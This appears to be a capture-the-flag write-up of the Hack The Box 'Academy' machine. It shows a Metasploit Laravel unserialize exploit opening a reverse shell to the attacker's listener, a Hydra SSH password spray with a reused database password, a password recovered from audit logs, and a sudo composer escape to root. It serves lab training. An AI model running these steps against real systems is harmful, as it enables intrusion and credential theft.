
*/




and it shows success page == account created



test using the credential to login



now we're in the admin account!



fix issue of this subdomain?


Fix issue with dev-staging-01.academy.htb	pending

edit the hosts file to access the subdomain


```
192.168.0.145   severnaya-station.com
10.10.10.215    dev-staging-01.academy.htb academy.htb

# The following lines are desirable for IPv6 capable hosts
```

enumerating dev-staging-01 subdomain

some weird thing happen in this subdomain



permission denied hmm...



retrieve some interesting information from the logs

db credential

```
DB_CONNECTION                   "mysql"
DB_HOST                         "127.0.0.1"
DB_PORT                         "3306"
DB_DATABASE                     "homestead"
DB_USERNAME                     "homestead"
DB_PASSWORD                     "secret"
```

debug mode enabled, & we found the APP_KEY

```
REQUEST_TIME                    1609514834
APP_NAME                        "Laravel"
APP_ENV                         "local"
APP_KEY                         "base64:dBLUaMuZz7Iq06XtL/Xnz/90Ejq+DEEynggqubHWFj0="
APP_DEBUG                       "true"
APP_URL                         "http://localhost"
```

search for laravel exploit & found this in metasploit

```
Shellcodes: No Results
msf6 > search laravel

Matching Modules
================

   #  Name                                                  Disclosure Date  Rank       Check  Description
   -  ----                                                  ---------------  ----       -----  -----------
   0  exploit/unix/http/laravel_token_unserialize_exec      2018-08-07       excellent  Yes    PHP Laravel Framework token Unserialize Remote Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/http/laravel_token_unserialize_exec
```

fill in the exploit properties from what we've gathered in the debug page

```
msf6 exploit(unix/http/laravel_token_unserialize_exec) > options

Module options (exploit/unix/http/laravel_token_unserialize_exec):

   Name       Current Setting                                Required  Description
   ----       ---------------                                --------  -----------
   APP_KEY    dBLUaMuZz7Iq06XtL/Xnz/90Ejq+DEEynggqubHWFj0=  no        The base64 encoded APP_KEY string from the .env file
   Proxies                                                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS     10.10.10.215                                   yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT      80                                             yes       The target port (TCP)
   SSL        false                                          no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                                              yes       Path to target webapp
   VHOST      dev-staging-01.academy.htb                     no        HTTP server virtual host

Payload options (cmd/unix/reverse_perl):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.10.14.22      yes       The listen address (an interface may be specified)
   LPORT  18890            yes       The listen port
```

execute it and we got our initial foothold!

```
msf6 exploit(unix/http/laravel_token_unserialize_exec) > exploit

[*] Started reverse TCP handler on 10.10.14.22:18890
[*] Command shell session 1 opened (10.10.14.22:18890 → 10.10.10.215:33750) at 2021-01-01 10:48:46 -0500

id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Post Exploitation

Privilege Escalation

www-data -> cry0l1t3

found several users in the home directory

```
cd /home
ls -la
ls -la
total 32
drwxr-xr-x  8 root     root     4096 Aug 10 00:34 .
drwxr-xr-x 20 root     root     4096 Aug  7 12:07 ..
drwxr-xr-x  2 21y4d    21y4d    4096 Aug 10 00:34 21y4d
drwxr-xr-x  2 ch4p     ch4p     4096 Aug 10 00:34 ch4p
drwxr-xr-x  4 cry0l1t3 cry0l1t3 4096 Aug 12 21:58 cry0l1t3
drwxr-xr-x  3 egre55   egre55   4096 Aug 10 23:41 egre55
drwxr-xr-x  2 g0blin   g0blin   4096 Aug 10 00:34 g0blin
drwxr-xr-x  5 mrb3n    mrb3n    4096 Aug 12 22:19 mrb3n
www-data@academy:/home$
```

the user flag was in cry0l1t3 user home directory

```
find . -name user.txt -type f 2>/dev/null
find . -name user.txt -type f 2>/dev/null
./cry0l1t3/user.txt
www-data@academy:/home$
```

run linpeas.sh & read the result
//found a DB password in a .env file, might be some user using the same credential for their user

```
/var/www/html/academy/.env:DB_PASSWORD=mySup3rP4s5w0rd!!
```

create wordlist of password found & the users in home directory

```
┌──(nobodyatall㉿0×DEADBEEF)-[~/htb/boxes/academy]
└─$ cat > pw
mySup3rP4s5w0rd!!
^C

┌──(nobodyatall㉿0×DEADBEEF)-[~/htb/boxes/academy]
└─$ cat > user
21y4d
ch4p
cry0l1t3
egre55
g0blin
mrb3n
^C
```

run hydra & found the user that used that credential!

```
zsh: command not found: hdyra

┌──(nobodyatall㉿0×DEADBEEF)-[~/htb/boxes/academy]
└─$ hydra -L user -P pw academy.htb ssh
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military
these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-01-01 11:26:53
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended
[DATA] max 6 tasks per 1 server, overall 6 tasks, 6 login tries (l:6/p:1), ~1 try per t
[DATA] attacking ssh://academy.htb:22/
[22][ssh] host: academy.htb   login: cry0l1t3   password: mySup3rP4s5w0rd!!
1 of 1 target successfully completed, 1 valid password found
```

login into the user via ssh & we're in

```
┌──(nobodyatall㉿0×DEADBEEF)-[~/htb/boxes/academy]
└─$ ssh cry0l1t3@academy.htb
cry0l1t3@academy.htb's password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-52-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Fri 01 Jan 2021 04:27:28 PM UTC
```

cry0l1t3 -> mrb3n

& we've found & able to read the user flag!

```
cry0l1t3@academy:~$ wc user.txt
 1  1 33 user.txt
```

adm group

```
drwxr-xr-x 14 root root 4096 Aug  7 14:30 var
cry0l1t3@academy:/$ id
uid=1002(cry0l1t3) gid=1002(cry0l1t3) groups=1002(cry0l1t3),4(adm)
cry0l1t3@academy:/$
```

have the permission to read /var/log

adm

The admin group, adm, allows the user to view logs in `/var/log`. Whilst this is not directly exploitable, it can be used to leak sensitive information, such as user actions, vulnerable applications and any potentially hidden cron-jobs.

lxd

this egre55 password keep on showing redacted, kinda sus here

```
cry0l1t3@academy:~$ find /var/log -type f -exec grep -H 'passw' {} \; | more
grep: /var/log/vmware-network.9.log: Permission denied
grep: /var/log/vmware-network.6.log: Permission denied
grep: /var/log/installer/curtin-install.log: Permission denied
grep: /var/log/installer/curtin-install-cfg.yaml: Permission denied
/var/log/installer/subiquity-debug.log.1758:2020-08-07 12:07:02,431 DEBUG subiquity.controllers.identity:70 IdentityController.done next_screen user_spec={'hostname':
 'academy', 'realname': 'egre55', 'username': 'egre55', 'password': '<REDACTED>'}
```

use the grep command to find logs containing egre55 string

```
cry0l1t3@academy:/home$ grep -rH 'egre55' /var/log/* 2>/dev/null
```

```
/var/log/cloud-init.log:2020-08-07 12:12:07,195 - util.py[DEBUG]: Running hidden command to protect sensitive input/output logstring: ['useradd', 'egre55', '--comment
', 'egre55', '--groups', 'adm,cdrom,dip,plugdev,lxd,sudo', '--password', 'REDACTED', '--shell', '/bin/bash', '-m']
```

```
/var/log/installer/subiquity-debug.log.1758:2020-08-07 12:07:02,431 DEBUG subiquity.controllers.identity:70 IdentityController.done next_screen user_spec={'hostname':
 'academy', 'realname': 'egre55', 'username': 'egre55', 'password': '<REDACTED>'}
```

egre55 seems like a rabbit hole here, let's grep the su command

```
cry0l1t3@academy:/var/log$ grep -rHw 'su' /var/log/ 2>/dev/null
Binary file /var/log/auth.log.3.gz matches
Binary file /var/log/dpkg.log.3.gz matches
```

found a log that authentication granted for mrb3n user with the data (hex form)

```
/var/log/audit/audit.log.3:type=USER_START msg=audit(1597199290.086:82): pid=2515 uid=0 auid=0 ses=1 msg='op=PAM:session_open grantors=pam_env,pam_env,pam_mail,pam_limits,pam_tty_audit,pam_permit,pam_umask,pam_unix,pam_systemd acct="cry0l1t3" exe="/usr/bin/su" hostname=academy addr=? terminal=tty1 res=success'
/var/log/audit/audit.log.3:type=TTY msg=audit(1597199293.906:84): tty pid=2520 uid=1002 auid=0 ses=1 major=4 minor=1 comm="su" data=6D7262336E5F41634064336D79210A
/var/log/audit/audit.log.3:type=USER_AUTH msg=audit(1597199304.778:85): pid=2520 uid=1002 auid=0 ses=1 msg='op=PAM:authentication grantors=pam_permit,pam_cap acct="mrb3n" exe="/usr/bin/su" hostname=academy addr=? terminal=tty1 res=success'
/var/log/audit/audit.log.3:type=USER_ACCT msg=audit(1597199304.778:86): pid=2520 uid=1002 auid=0 ses=1 msg='op=PAM:accounting grantors=pam_permit acct="mrb3n" exe="/usr/bin/su" hostname=academy addr=? terminal=tty1 res=success'
```

decoding the hex string & found possible mrb3n credential?

Input

```
6D7262336E5F41634064336D79210A
```

Output

```
mrb3n_Ac@d3my!
```

using the credential & we're in mrb3n user!

```
cry0l1t3@academy:/var/log$ su mrb3n
Password:
$ id
uid=1001(mrb3n) gid=1001(mrb3n) groups=1001(mrb3n)
$
```

mrb3n -> root

checking the sudo -l & found the command can execute as root

```
uid=1001(mrb3n) gid=1001(mrb3n) groups=1001(mrb3n)
$ sudo -l
[sudo] password for mrb3n:
Matching Defaults entries for mrb3n on academy:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User mrb3n may run the following commands on academy:
    (ALL) /usr/bin/composer
$
```

using this technique that found in GTFOBins & we've privilege escalate to root!

```
$ TF=$(mktemp -d)
echo '{"scripts":{"x":"/bin/sh -i 0<&3 1>&3 2>&3"}}' >$TF/composer.json
sudo composer --working-dir=$TF run-script x$ $
[sudo] password for mrb3n:
PHP Warning:  PHP Startup: Unable to load dynamic library 'mysqli.so' (tried: /usr/lib/php/20190902/mys
lnd_global_stats), /usr/lib/php/20190902/mysqli.so.so (/usr/lib/php/20190902/mysqli.so.so: cannot open
ine 0
PHP Warning:  PHP Startup: Unable to load dynamic library 'pdo_mysql.so' (tried: /usr/lib/php/20190902/
bol: mysqlnd_allocator), /usr/lib/php/20190902/pdo_mysql.so.so (/usr/lib/php/20190902/pdo_mysql.so.so:
Unknown on line 0
Do not run Composer as root/super user! See https://getcomposer.org/root for details
> /bin/sh -i 0<&3 1>&3 2>&3
# id
uid=0(root) gid=0(root) groups=0(root)
#
```

& we've found and able to read the root flag

```
-rw-r--r--  1 root root  186 Sep 14
# wc root.txt
 1  1 33 root.txt
#
```